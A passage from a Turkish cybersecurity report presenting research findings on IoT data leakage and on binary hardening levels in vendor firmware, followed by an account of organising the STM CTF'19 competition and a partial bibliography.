Bilinmiyor	Akıllı Çoklayıcılar (hub)	71.9	77.2	77.8	77.2	55.9	74.2
Bilinmiyor	Ev Otomasyon Cihazları	57.3	37.9	36.0	30.1	77.5	41.2
Bilinmiyor	Kameralar	76.8	69.4	70.8	64.4	43.3	76.5
Bilinmiyor	Televizyonlar	30.7	13.9	26.3	13.9	3.1	27.7

Tablo 11: Cihaz kategorisine göre şifrelenmeden yollanan byte yüzdesi[23].

Tablo 11'de cihazlardan gönderilen şifrelenmemiş verilerin cihaz kategorilerine göre yüzdeleri verilmiştir. Bu tabloyla veri ihlali analizi yapılmıştır. İlk sütun şifreleme kategorisini göstermektedir ve bu sütundaki ilk satır grubu, verilerini şifrelenmemiş olarak gönderen cihazların kategorilere göre şifrelenmemiş veri yüzdelerini, ikinci satır grubu şifreli olarak yolladıkları veri yüzdelerini, üçüncü satır grubu ise trafiğin tam olarak analiz edilemediği cihazlardaki yüzdeleri göstermektedir. Üçüncü satır grubunda görüldüğü üzere IoT trafiğinde paket analizinin yapılması için standart protokol analiz araçlarının dışında bir yöntem uygulamak gereklidir. ABD'deki test ortamında bulunan kameralar yüzde 11,1 ile en fazla veri ihlaline açık cihaz kategorisidir. Özellikle Microseven kameralar ve Zmodo Doorbell cihazları haberleşme ve paket yollama sırasında şifrelenmemiş veri (düz metin olarak) göndermektedir. Hub'lara baktığımızda ise yollanan paketlerin yüzde 71,9'unda trafik analiz edilememiştir (Wireshark'ın çözemediği ve entropi analizi ile tespit edilen tipte oluşan trafik)[23].

14.3. İçerik Analizi

Bu bölümde, deneyde incelenen IoT cihazlarının diğer taraflarla etkileşimi sırasında ortaya çıkan veri ihlalleri analiz edilecektir. Bu analiz, ağ trafiğini iki içerik tipine göre ayırarak yapılacaktır[23].

- **Şifrelenmemiş trafikte metinsel tanımlayıcı bilgiler (PII):** Her cihazın ağ trafiği içindeki açık metin olarak yollanan verilerde tanımlayıcı bilgi (PII) tespiti yapmak oldukça basittir. Tanımlayıcı bilgi analiziyle cihaza özgü bilgilere (MAC adresi, UUID gibi) ve kişisel kayıt sırasında verilen kişisel bilgilere (isim, e-posta, ev adresi, telefon, kullanıcı adı, parola vb.) erişilebilir.
- **Cihaz etkinliği çıkarımı:** Ağ trafiğine göre cihaz etkileşimi çıkarımı yapmak için (şifreli olup olmadığına bakılmaksızın), her cihaz özelinde rasgele orman algoritması kullanılarak makine öğrenmesiyle sınıflandırma mekanizması eğitilmiştir. Burada deneyde kullanılan cihazlara ait ağ trafiğini kesin olarak belirleyebilmek için, yani araya başka paketlerin karışmasını önlemek amacıyla NTP gibi protokollerden yararlanılmıştır.

Tablo 13'de yer alan liste, makine öğrenmesi metriklerine göre 0,75 isabet oranından fazla çıkarım yapılabilen cihazların kategorilere göre gruplandırılmasıyla oluşturulmuştur. En soldaki sütunda parantez içinde gösterilen sayı o kategoriye ait test edilmiş cihaz sayısını göstermektedir. En sağdaki dört sütun VPN ortamını kullanan cihazlara ait sayılardır. Tabloda görüldüğü üzere en fazla çıkarım yapılabilen cihaz tipi kameralar, TV'ler ve ses cihazlarıdır. Bunun sebebi bu tür cihazların haberleşme sırasında çok trafik oluşturmasıyla makine öğrenmesinin daha efektif uygulanabilmesidir[23].

Kategori (#D)	ABD	İngiltere	ABD∩	İngiltere∩	ABD (VPN)→İngiltere	İngiltere→ABD	ABD∩	İngiltere∩
Aygıtlar	2	0	0	0	1	0	0	0
Ses Cihazları	3	1	2	0	3	3	2	3
Akıllı Çoklayıcılar (hub)	8	6	3	3	10	6	4	3
Ev Otomasyon Cihazları	0	1	0	0	1	1	1	0
Kameralar	1	0	1	0	1	0	1	0
TV	5	3	3	3	5	4	3	3

Tablo 12: Çıkarım yapılabilen cihaz tablosu[23].

14.4. Sonuç

Bu çalışmada, IoT cihazlarında meydana gelen veri ihlallerinin farklı ağlarda, coğrafi bölgelerde ve diğer cihazlarla olan etkileşimleri gibi farklı vektörler kullanılarak oluşturulan deney ortamı analiz edilmiştir. ABD ve İngiltere de oluşturulmuş iki ayrı lab ortamında incelenen 81 cihaza ait 34.586 kontrol maddesi çalışmaya konu olmuştur. Çalışma da çoğu cihazın tanımlayıcı bilgiler kullanırken şifreleme algoritmalarıyla haberleştiği görülmektedir (fakat az da olsa açık metin olarak ihlal edilebilen tanımlayıcı bilgilerin taşındığı görülmüştür). Ayrıca ABD ortamında test edilen cihazların yüzde 56'sının, İngiltere de ise yüzde 83,8'inin kendi bölgeleri dışındaki cihaz ya da uygulamalarla etkileşime girdiği gözlemlenmiştir. Ayrıca cihazların bazılarının beklenmedik video ve ses kayıtları aldığı ortaya çıkarılmıştır[23].

15. IoT ÜRÜNLERİNDE BİNARY SIKILAŞTIRMA

Ağustos 2019'da yapılan bir çalışmada, IOT cihaz üreticilerinin web siteleri üzerinden yayınladıkları firmware güncellemeleri, Cyber-ITL (Cyber Independent Testing Lab) araştırmacıları tarafından toplanarak bir kütüphane oluşturulmuştur. Oluşturulan kütüphaneyi analiz etmek için önce firmware imajlarından Linux root dosya sistemleri elde edilmiştir daha sonra da bunların içerdiği binary dosyalar analiz edilmiştir[24].

15.1. Temel Bulgular


- 15 yıllık veri seti incelendiğinde hiçbir üreticinin olumlu eğilimine rastlanmamıştır.
- MIPS'in (Microprocessor without Interlocked Pipeline Stages) en çok kullanılan mimari olmasının yanı sıra ortalamada en az sıkılaştırmanın uygulandığı mimari olduğu ortaya çıkmıştır.
- Farklı üreticilere ait ürünlerde çok sayıda aynı binary dosyaya rastlanmıştır.
- Genelde güncellemelerin sıkılaştırma kapsamına özellik eklemek yerine bu kapsamı giderek küçülttüğü tespit edilmiştir.

15.2. Veri Seti

- 22 Üretici
- 1294 Ürün
- 4956 Firmware Versiyonu
- 3.333.411 Adet Binary
- Firmware yayınlanma aralığı: 2003.03.24 – 2019.01.24


15.3. Üretici Dağılımı

Oluşturulan veri setinde, yayınlanan firmwarelerin büyük çoğunluğu sırasıyla Ubiquiti, Asus, DD-WRT ve D-link üreticilerine aittir.



Şekil 89: Üretici-Firmware dağılımı[24]


Üreticilere ait binary dosya sayıları incelendiğinde ise durum biraz değişiyor. Synology üreticisine ait binary dosya sayısı kütüphanenin çoğunluğunu oluştururken Ubiquiti, Qnap ve DD-WRT gibi üreticiler daha sonra geliyor.



Şekil 90: Üretici-Binary dağılımı[24].

15.4. CPU Mimarisi


ARM mimarisinin bütün popülerliğine rağmen şaşırtıcı bir şekilde MIPS mimarisi hâlâ oldukça fazla kullanılıyor. En azından çalışmanın yapıldığı kütüphanede bu saptama geçerli.



Şekil 91: Yıllara göre CPU mimarisi [3990 Firmware|13 Üretici][24].

15.5. CPU Mimarilerinin Skorlaması

Mümkün olan tüm sıkılaştırma özelliklerinden ne kadarının binary dosya üzerinde etkinleştirildiği göz önünde bulundurularak 0-100 arası puanlar verilmiş. Ayrıca skorlama yapılırken system(), strcpy() gibi riskli fonksiyonların ne sıklıkla kullanıldığı da hesaba katılmış. Binary dosyalara verilen puanların toplamı göz önüne alınarak ait oldukları mimarilerin skorları elde edilmiş. Araştırmacıların bu metriğine göre yüksek skor binary dosyanın yüksek oranda sıkılaştırıldığı anlamına gelmektedir.



Şekil 92: Mimarilerin sıkılaştırma skorları ve toplam binary dosya sayıları[24].

15.6. Değişimlerin İncelenmesi

15.6.1. 2012 ve 2018 Yıllarında Üretici Özetleri

Üreticilerin zaman içinde gelişimini gözlemlemek için iki farklı yıl seçilmiş (2012 ve 2018). Aşağıdaki tablolar 2012 ve 2018 yıllarında yayınlanan firmwarelerde üreticilerin farklı sıkılaştırma özelliklerini uygulama yüzdelerini göstermektedir.

VENDOR	NON-EXEC STACK	ASLR	STACK GUARDS	FORTIFY	RELRO	COUNT
ASUS	0.56	0.00	0.0	0.00	3.36	4
BELKIN	0.00	1.36	0.0	0.00	0.76	3
DLINK	56.37	0.10	0.0	2.83	28.82	32
LINKSYS	0.00	2.71	0.0	0.00	0.90	4
MOXA	16.55	0.00	0.0	0.64	10.75	6
TENDA	0.00	0.00	0.0	0.00	4.64	12
TRENDNET	0.00	0.00	0.0	0.00	0.00	1
UBIQUITI	0.00	4.05	0.0	1.87	25.34	1

Şekil 93: 2012 Yılı vendor (üretici) sıkılaştırma yüzdeleri[24].

15.6.2. 2012 ve 2018 Yılları Arasındaki Değişim

Aşağıdaki tablo 2012 ve 2018 yılları arasında değişimin bir özeti şeklindedir. Bu araştırmada öne çıkan bazı değişimler şunlardır:


- 2012'den 2018'e sıkılaştırma kapsamını en çok kaybeden üretici DLINK olmuştur.
- 2012'den 2018'e değişimlerin çoğu pozitif yönde olsa da değişim yüzdesi oldukça azdır.
- Sıkılaştırma özellikleri arasında Non-Exec Stack, önemli derecede artan tek özellik olmuştur.

VENDOR	NON-EXEC STACK	ASLR	STACK GUARDS	FORTIFY	RELRO	COUNT
ASUS	49.70	1.76	2.40	0.08	2.96	234
BELKIN	0.00	0.75	0.00	0.00	1.76	3
BUFFALO	65.56	0.00	2.20	0.00	65.08	3
DDWRT	98.94	1.17	3.04	0.00	58.10	208
DLINK	42.84	0.65	0.08	0.86	7.42	14
LINKSYS	39.98	1.53	16.22	0.00	22.05	10
MIKROTIK	45.76	0.00	0.00	0.00	2.88	24
MOXA	78.12	11.98	9.86	6.64	19.43	57
OPENWRT	99.59	0.00	32.00	0.00	98.72	14
PHICOMM	59.62	3.58	0.00	0.00	11.44	5
QNAP	99.59	7.48	68.29	1.23	1.56	22
TENDA	24.95	0.60	0.95	0.00	7.13	16
TP-LINK	16.52	0.00	0.86	0.05	6.19	12
TRENDNET	30.61	8.70	18.09	0.39	27.81	23
UBIQUITI	24.74	0.34	1.68	5.88	20.30	298


Şekil 94: 2018 Yılı vendor (üretici) sıkılaştırma yüzdeleri[24].

VENDOR	NON-EXEC STACK	ASLR	STACK GUARDS	FORTIFY	RELRO	COUNT
ASUS	49.14	1.76	2.40	0.08	-0.40	230.0
BELKIN	0.00	-0.61	0.00	0.00	1.00	0.0
DLINK	-13.53	0.55	0.08	-1.97	-21.40	-18.0
LINKSYS	39.98	-1.18	16.22	0.00	21.15	6.0
MOXA	61.57	11.98	9.86	6.00	8.68	51.0
TENDA	24.95	0.60	0.95	0.00	2.49	4.0
TRENDNET	30.61	8.70	18.09	0.39	27.81	22.0
UBIQUITI	24.74	-3.71	1.68	4.01	-5.04	297.0

Şekil 95: Vendor (Üretici) bazında 2012-2018 arası değişim[24].



Şekil 96: İlk ve son versiyon arasındaki firmware skor değişimleri[24].



Şekil 97: İlk ve son versiyon arasındaki firmware skor değişimleri[24].

15.7. Güncellemeler Sıkılaştırma Kapsamını Artırıyor mu?

Çalışma sırasında herhangi bir üründe yapılan güncellemelerin sıkılaştırma kapsamına etkisi üzerinde durulmuş. Bu etkiyi ölçebilmek için ürün firmwarelerinin ilk ve son versiyonlarının sıkılaştırma kapsamları karşılaştırılmış. Grafikte de görüldüğü üzere birçok ürün için sıkılaştırma kapsamı skorundaki değişim yaklaşık 0 olarak görülmektedir.

15.8. Farklı Üreticilerde Rastlanan Aynı Binary Dosyalar

Kütüphanede bulunan firmwareler incelenirken bazı binary dosyaların birden fazla üreticiye ait firmware'de birebir bulunduğu görülmüştür. Binary dosyaların SHA-256 çıktısına iki veya daha fazla üreticide rastlanma durumlarına göre aşağıdaki sıcaklık grafiği oluşturulmuştur.

Veri setindeki binary dosyalardan 3.704 tanesinin en az iki farklı üretici tarafından kullanıldığı görülüyor. Binary dosyalar üzerinde detaylı olarak yapılan incelemeler sonucunda ortak binary dosyaların Buildroot adlı gömülü işletim sistemi tasarımında kullanılan ve cross-compile özelliğini destekleyen açık kaynak kodlu bir araç tarafından oluşturulduğu görülmüştür. Ortak binary dosyalar saldırganlar için büyük kolaylık sağlamaktadır. Bu ortak binary dosyaların birinde bulunan bir zafiyet, aynı binary dosyanın kullanıldığı farklı üretici ve ürünleri hedef haline getirmektedir. Diğer taraftan ise Buildroot tarzı araçların sıkılaştırma özelliklerini kullanması IoT ekosisteminin büyük kısmını olumlu yönde etkileyebilir.

DÖNEM İNCELEME KONUSU

CTF (Captrue The Flag) yarışmaları, siber güvenlik gelişim yol haritasında öğretici, geliştirici ve araştırmaya yöneltici özellikleriyle öne çıkmaktadır. Ülkemizde gerçekleştirilen en popüler ve en büyük CTF etkinliklerinden biri olan STM CTF'in beşincisini (STM CTF'19) tamamlamış olmanın heyecanı içindeyiz. Her sene olduğu gibi bu dönem raporumuzun –aynı zamanda yılsonu- inceleme konusu olarak bu etkinliğimize ait detaylı bilgileri ve süreç boyunca yaşananları siz değerli okurlarımızla paylaşıyoruz.

16. STMCTF'19

STM bu sene STMCTF siber güvenlik yarışmasını beşinci defa düzenlemiştir. Gelenekselleşen yarışma 2018'den beri iki aşamalı olarak yapılmaktadır. İlk olarak internet üzerinden ön eleme yarışması yapılmakta, burada ilk 50'ye giren takımlar, Ankara'da gerçekleşecek final yarışmasına katılmaya hak kazanmaktadır.

CTF19 yarışmasının hazırlıklarına Haziran ayında başlandı. Önce 14 kişiden oluşan CTF ekibinin soru hazırlıklarına başlaması için kategoriler belirlendi. Bir taraftan CTF'in teknik işleri planlanırken diğer taraftan organizasyonel işleri planlandı ve yönetimin tam destek vermesiyle CTF süreci başladı. Dört aylık bir süremiz ve hazırlamamız gereken iki CTF vardı.


İlk iki ayda CTF soruları yazılmıştı. Şimdiki görev ise soruları ve testleri zorluk seviyelerine göre ilk aşama ve ikinci aşama için paylaştırmaktı. Bunun için bir test ekibi oluşturuldu ve sorular çözüldü. Zorluk seviyelerinin belirlenmesi için ise hem soruyu yazan kişiden hem de test eden kişiden zorluk puanlaması istendi. Sonuçta soruların testleri yapılmış ve kategorize edilmiş oldu.

26 Ağustos günü saat 12.00'de yarışmacılar için kayıtlar açıldı ve rekor bir katılımla 197 takımdan 717 kişi kayıt yaptırdı.

16.1. STM CTF'19 Online Ön Eleme

24 saat sürecek ve finale kalacak 50 takımı belirleyen STMCTF'19 ön eleme yarışması 28-29 Eylül 2019 tarihleri arasında internet üzerinden yapıldı.

Online yarışmada normalde ayrı kategoriler olan reverse, forensics ve malware birleştirilerek yeni REVFORMAL kategorisi oluşturuldu. Buna hazırlanan soruların iki veya üç alana da girebilecek olması neden oldu. Ön elemede REVFORMAL kategorisinden dokuz soru, PWN kategorisinden üç soru, MISC kategorisinden üç, OSINT kategorisinden iki, CODING kategorisinden iki, WEB kategorisinden iki ve KRİPTO kategorisinden beş soru olmak üzere toplam 26 soru soruldu.




Şekil 98: STM CTF ekibi online ön eleme.

Online ön eleme sırasında yarışmacılara destek vermek ve çeşitli duyurular yapmak amacıyla Slack ve Telegram kanalları açtık. Bu sayede yarışmacılar CTF ekibine kolayca erişebiliyor ve biz de onlara hızlıca geri dönüş sağlayabiliyorduk.

Soruların puanlanmasında geçtiğimiz sene olduğu gibi dinamik puanlama kullanıldı ve bu nedenle sorular çözüldükçe puanları da azaldı. Yarışmacıların MISC, OSINT, WEB ve KRİPTO sorularını PWN ve REVFORMAL kategorisindeki sorulara göre daha kolay çözmeleri de dikkatlerden kaçmadı.

Yarışma sırasında da sistem 24 saat boyunca herhangi bir aksaklık yaşanmadan ayakta kaldı. Fakat yarışmanın son dakikalarında kısa bir süreliğine DDoS saldırısı yaşandı. Bu saldırı da bazı gelen bağlantılar engellenerek atlatıldı.

Bir sonraki CTF'e daha organize bir yarışma çıkartabilmek adına yarışmacıların düşünceleri her sene olduğu gibi bizim için çok önemliydi. Bu nedenle online ön eleme etabında yarışmacılara anket sorusu açılmıştı. Yarışmacıların yüzde 74,7'sinin yarışmayı beğendiğini belirtmesi gurur vericiydi ancak kalan yüzdeyi daha da düşürmek için önlemler alınması gerekliydi.



Şekil 99: Online CTF anket sonuçları.

16.2. STM CTF'19 Final

Hazırlıklar için bütün ekip 29 Ekim 2019'da yarışmanın gerçekleşeceği Bilkent Otel'deydik. İki günümüz vardı ve yapılacak birçok iş. Önce firewall ve switch'lerin testlerini yaptık. Ardından sırayla bütün takımların giriş bilgilerini oluşturup test ettik. Offline Final sırasında da 50 farklı takım ve yaklaşık 200 kişi için sekiz saat boyunca ayakta kalması gereken bir sistem hazırlamamız gerekiyordu. Ayrıca yarışmacılar bizim altyapımız üzerinden internete çıktığından bu yükü de dengeli ve yedekli bir şekilde yönetebilmeliydik. Bu amaçla yarışma sırasında kablolu ve kablosuz olmak üzere yedekli olacak şekilde iki altyapı kurduk. Bazı takımlardan bağlantının yavaş olduğuna dair şikâyet aldıktan sonra servis sağlayıcıyla iletişime geçerek bağlantı hızımızı hemen iki katına çıkardık.

Yarışma sırasında herhangi bir olumsuzluğa karşı hem offline ortamda, hem de online ortamda başka bir paneli hazır tutuyorduk. Son olarak hatların kontrolü, yük testi, panel kontrolü, soruların son kontrolleri derken yarışma sabahı geldi çattı.


Ankara'da düzenlenen final Savunma Sanayii Başkanı Sn. Prof. Dr. İsmail Demir'in, ardından da Genel Müdürümüz Sn. Murat İkinci'nin konuşmalarıyla başladı. Konuşmalar bittikten ve yarışma kuralları anlatıldıktan sonra saat 10.00 itibariyle heyecan başlamıştı.

Finalde REVERSE kategorisinden beş soru, FORENSICS kategorisinden iki, MALWARE kategorisinden üç soru, PWN kategorisinden iki soru, MISC kategorisinden beş, CODING kategorisinden üç, NETWORK kategorisinden bir soru, WEB kategorisinden beş soru ve KRİPTO kategorisinden yedi soru olmak üzere toplam 32 soru soruldu.

Ön eleme etabında yapılan anket sonuçları üzerine aldığımız aksiyonlar sonuç vermişti. Başarı oranımız yüzde 74,7 den yüzde 86,4'e yükselmişti.


Final sonrasında her şeyin yolunda gitmesi ve yarışmacıların memnun ayrılması bizim için mutluluk vericiydi. Geride tek bir soru işareti kalmıştı bizim için final etabı

Şekil 100: Takımlar soruları çözerken.



Şekil 101: Final CTF anket sonuçları.

anket sonuçlarının yüzde 1,7'sini oluşturan bir takımın yarışmayı beğenmemesinin sebebi neydi? Sorunun cevabını öğrenmek adına anketler arasından soruya beş üzerinden bir veren cevap bulundu. Burada gördüklerimiz bizi oldukça sevindirdi.



Şekil 102: Olumsuz değerlendirme detayları.

Ayrıca sözkonusu takımın "*Yarışma hakkındaki ilave düşünceleriniz nelerdir*?" sorusuna "**Yarışmanın her geçen sene daha keyifli bir hal alması bizim için güzel bir şey**" cevabını vermesi ve "*Yarışmanın bu sene yapıldığı otel ve konumu hakkındaki görüşleriniz nelerdir?*" sorusuna da "**Ulaşımı kolay ve servis olması gayet iyiydi**" cevabını vermesi bizim için kötünün iyisi oldu. Seneye hedef memnuniyet oranını yüzde 86,4 den yüzde 90'ının üzerine çıkartmak olarak belirlendi.

16.3. STM-CTF Quiz

STMCTF'17'den beri etkinlik alanına gelen misafirleri de heyecana ortak etmek için düzenlenen STMQUIZ yarışmaları bu sene de büyük ilgi topladı. Siber güvenlik ve teknoloji üzerine hazırlanan sorulara doğru ve en hızlı cevabı veren kişi daha çok puan kazanarak skorboard da kendini üst sıralara taşıdı. Her saat başı yapılan mini yarışmalarda dereceye giren ilk üç kişiye hediyeler verildi. CTF yarışmasında zorlanan yarışmacıların da fuaye alanındaki bu mini yarışmaya katıldığı gözlendi.

16.4. STMCTF'19'da Bugshield Lansmanı

STMCyber'ın 2019 yılında hizmete sunduğu zafiyet avcılığı platformunun lansmanı CTF etkinliğinde yapıldı. 50 takımdan 191 siber güvenlik araştırmacısının yarıştığı finalde yarışmacılara CIF'teki sanal ortamlarda yarıştıkları gibi canlı ortamlarda da zafiyet avcılığını kovalayarak yarışabilecekleri belirtildi ve platforma zafiyet araştırmacısı olarak başvuruları alındı.

Şekil 103: STM CTF ekibimizden Şeref Can ÖZKAYA'nın saat başı gerçekleşen STM-CTF Quiz anlatımı.

Şekil 104: Genel Müdür Yardımcımız Ömer KORKUT'un Bugshield lansman konuşmasından bir kare.

Şekil 105: STM CTF ekibimizden Furkan ÖZER'in çekiliş ödülü takdimi.

Şekil 106: STM CTF teknik ekibimiz.

Şekil 107: Birinci olan "LoremChecksum" takımı ödülünü STM YK Üyemiz Sn. Prof. Dr. İhsan KAYA'dan alırken.

Şekil 108: İkinci olan "flag4beer" takımı ödülünü Genel Müdürümüz Sn. Murat İKİNCİ'den alırken.

Şekil 109: Üçüncü olan "ct-zer0" takımı ödülünü Genel Müdür Yardımcımız Sn. Ömer KORKUT'tan alırken.

Şekil 110: STM CTF'19 ekibi.

KAYNAKÇA

[1] MITRE ATT&CK, «APT41,» MITRE ATT&CK, [Çevrimiçi]. Available: https://attack.mitre.org/groups/G0096/. [Erişildi: 05 12 2019].

[2] MITRE ATT&CK, «APT28,» MITRE ATT&CK, [Çevrimiçi]. Available: https://attack.mitre.org/groups/G0007/. [Erişildi: 12 12 2019].

[3] STM ThinkTech, «Siber Tehdit Durum Raporu,» STM Savunma Teknolojileri Mühendislik ve Tic. A.Ş., Ankara, 2019.

[4] AFP, «NSO Group: Israeli Firm Accused of Cyberespionage,» securityweek, 30 10 2019. [Çevrimiçi]. Available: https://www.securityweek.com/nso-group-israeli-firm-accused-cyberespionage. [Erişildi: 02 11 2019].

[5] Microsoft, «Microsoft Enterprise Cloud Red Teaming,» 10 2014. [Çevrimiçi]. Available: https://download.microsoft.com/download/C/1/9/C1990DBA-502F-4C2A-848D-392B93D9B9C3/Microsoft_Enterprise_Cloud_Red_Teaming.pdf. [Erişildi: 12 04 2019].

[6] Kerberos Authentication Protocol. [Art]. ManageEngine, 2019.

[7] A. Davila, «Home & Small Office Wireless Routers Exploited to Attack Gaming Servers,» Paloalto Networks, 31 10 2019. [Çevrimiçi]. Available: https://unit42.paloaltonetworks.com/home-small-office-wireless-routers-exploited-to-attack-gaming-servers/. [Erişildi: 15 11 2019].

